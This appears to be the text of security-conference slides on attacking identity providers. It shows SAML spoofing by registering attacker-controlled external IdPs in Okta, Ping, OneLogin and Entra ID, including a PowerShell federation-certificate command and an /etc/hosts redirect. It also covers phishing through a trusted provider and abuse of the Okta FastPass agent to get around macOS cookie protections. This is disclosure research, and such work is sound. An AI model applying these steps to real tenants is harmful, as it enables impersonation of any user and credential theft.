
Response:

```
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Date: Mon, 19 Feb 2024 22:38:27 GMT
3 Content-Type: application/json
4 Server: nginx
5 Vary: Accept-Encoding
6 X-Okta-Request-Id: f4522da4891eebcd6c625ff4762d4807
7 X-Xss-Protection: 0
8 P3p: CP="HONK"
9 Set-Cookie: sid="";Version=1;Path=/;Max-Age=0
10 Set-Cookie: autolaunch_triggered=""; Expires=Thu, 01-Jan-1970 00:00:10 GMT; Path=
11 Content-Security-Policy: default-src 'self' trial-5926916.okta.com *.oktacdn.com; connect-src 'self' trial-5926916.okta.com trial-5926916-admin.okta.com *.oktacdn.com *.mapbox.com *.mtls.okta.com trial-5926916.kerberos.okta.com *.authenticatorlocalprod.com:8769 http://localhost:8769 http://127.0.0.1:8769 *.authenticatorlocalprod.com:65111 http://127.0.0.1:65111 *.authenticatorlocalprod.com:65121 http://localhost:65121 http://127.0.0.1:65121 *.authenticatorlocalprod.com:65131 http://localhost:65131 http://127.0.0.1:65131 *.authenticatorlocalprod.com:65141 http://localhost:65141 http://127.0.0.1:65141 *.authenticatorlocalprod.com:65151 http://localhost:65151 http://127.0.0.1:65151 https://oidmanager.okta.com data: data.pendo.io pendo-static-5391521872216064.storage.googleapis.com; script-src 'unsafe-inline' 'unsafe-eval' 'self' trial-5926916.okta.com *.oktacdn.com; style-src 'unsafe-inline' 'self' trial-5926916.okta.com trial-5926916-admin.okta.com login.okta.com com-okta-authenticator;; img-src 'self' trial-5926916.okta.com *.oktacdn.com *.tiles.mapbox.com *.mapbox.com data: data.pendo.io pendo-static-5391521872216064.storage.googleapis.com pendo-static-5391521872216064.storage.googleapis.com blob; font-src 'self' trial-5926916.okta.com data: *.oktacdn.com fonts.gstatic.com; frame-ancestors 'self'
12 X-Rate-Limit-Limit: 10
13 X-Rate-Limit-Remaining: 9
14 X-Rate-Limit-Reset: 1708382367
15 Cache-Control: no-cache, no-store
```

SAML Spoofing

SAML Spoofing

External IdP



SAML Spoofing

Attacker Controlled External IdP



SAML Spoofing

Attack Path

1. Register an external SAML IdP that we control
2. Provide IdP with public key
3. Generate any SAML Token and sign assertions with our private key
4. Authenticate as any user



SAML Spoofing

Okta

SAML Settings not validated, can contain anything

SAML Protocol Settings

IdP Issuer URI

IdP Single Sign-On URL

IdP Signature Certificate
Certificate expires in 364 days

Redirect is done client side, so we can use /etc/hosts to redirect

```
##  
# Host Database  
#  
# localhost is used to configure the loopback interface  
# when the system is booting. Do not change this entry.  
##  
127.0.0.1      localhost  
255.255.255.255 broadcasthost  
::1            localhost  
127.0.0.1      www.google.com
```



SAML Spoofing

Ping

SAML Settings not validated, can contain anything

SSO ENDPOINT

IDP ENTITY ID

SSO BINDING

 HTTP POST HTTP REDIRECT

SLO ENDPOINT

VERIFICATION CERTIFICATE

 www.google.com
Valid 02-24 to 02-25 Remove



SAML Spoofing

OneLogin

SAML Settings not validated, can contain anything

The screenshot shows a web-based configuration interface for OneLogin's Trusted IdPs. The top navigation bar includes 'Trusted IdPs /' and 'WorkspaceOne'. The main content area has a sidebar with 'Settings' (selected), 'JIT', and 'Users' options. The main panel is titled 'SAML Configurations' and contains the 'IdP Login URL' field with the value 'https://idp.vmware.com/wsone/init'. A tooltip below the field explains: '(i) Where OneLogin redirects users to initiate SAML SSO'.



SAML Spoofing

Entra ID

Domain needs to be verified

Name	Status	Federated
azure.xpnsec.com	✓ Verified	✓

Add new certificate to existing domain


```
Set-MsolDomainFederationSettings -DomainName azure.xpnsec.com -  
NextSigningCertificate MIIDazCCAIoGAwIBAgIUY1QwL3v2DGzlo49...
```

User needs ImmutableID set (ObjectGUID from on-prem)



SAML Spoofing

Code




Code Release: <https://github.com/xpn/mallIDP>



SAML Spoofing

Demo



Phishing

Phishing via Provider



Concept

Can we use an IdP as a phishing platform?

Gives us a trusted domain

No need to beg @mrgretzky for a FUD template for EvilGinx 😈



Beware

MFA may get in the way.. So be quick with your push

Provider probably doesn't approve

Phishing via Provider

Existing Research

- PushSecurity's Luke Jennings (@lukejennings) published “Oktajacking” showing this technique
- Uses agent connector to capture credentials using a valid portal



<https://pushsecurity.com/blog/oktajacking/>

Phishing via Provider


Limitations

- For most providers, you need to setup the user before auth is forwarded
- Providers are watching...
- Providers do talk...



Phishing via Provider

Demo



Okta FastPass

Okta FastPass

What is it?

- MFA agent that runs on desktop to allow authentication to Okta
- Local agent that runs on OS, but we'll focus on macOS
- Listens on localhost:8769
- Communicated with using XMLHttpRequest
- Agent receives request and makes back-channel comm after approval



Okta FastPass



What is the issue?

- Apple and Browser vendors have added protections to avoid cookie dumping (Keychain)
- When configured incorrectly.. Allows an attacker to circumvent macOS protections around cookie stealing
- Allows us to “vet” a potential prompt before forwarding to target



Okta FastPass

What does it look like?




Okta FastPass

Regular Flow




okta



Okta FastPass

Attacker Flow



okta

Okta FastPass

Prompt

THEN

THEN Access is Denied Allowed after successful authentication

AND User must authenticate with Possession factor

AND Possession factor constraints are

- Phishing resistant
- Hardware protected
- Exclude phone and email authenticators
- Require user interaction
- Require PIN or biometric user verification

Learn more about [possession factor constraints](#)

Your org's authenticators that satisfy this requirement:

1 factor type

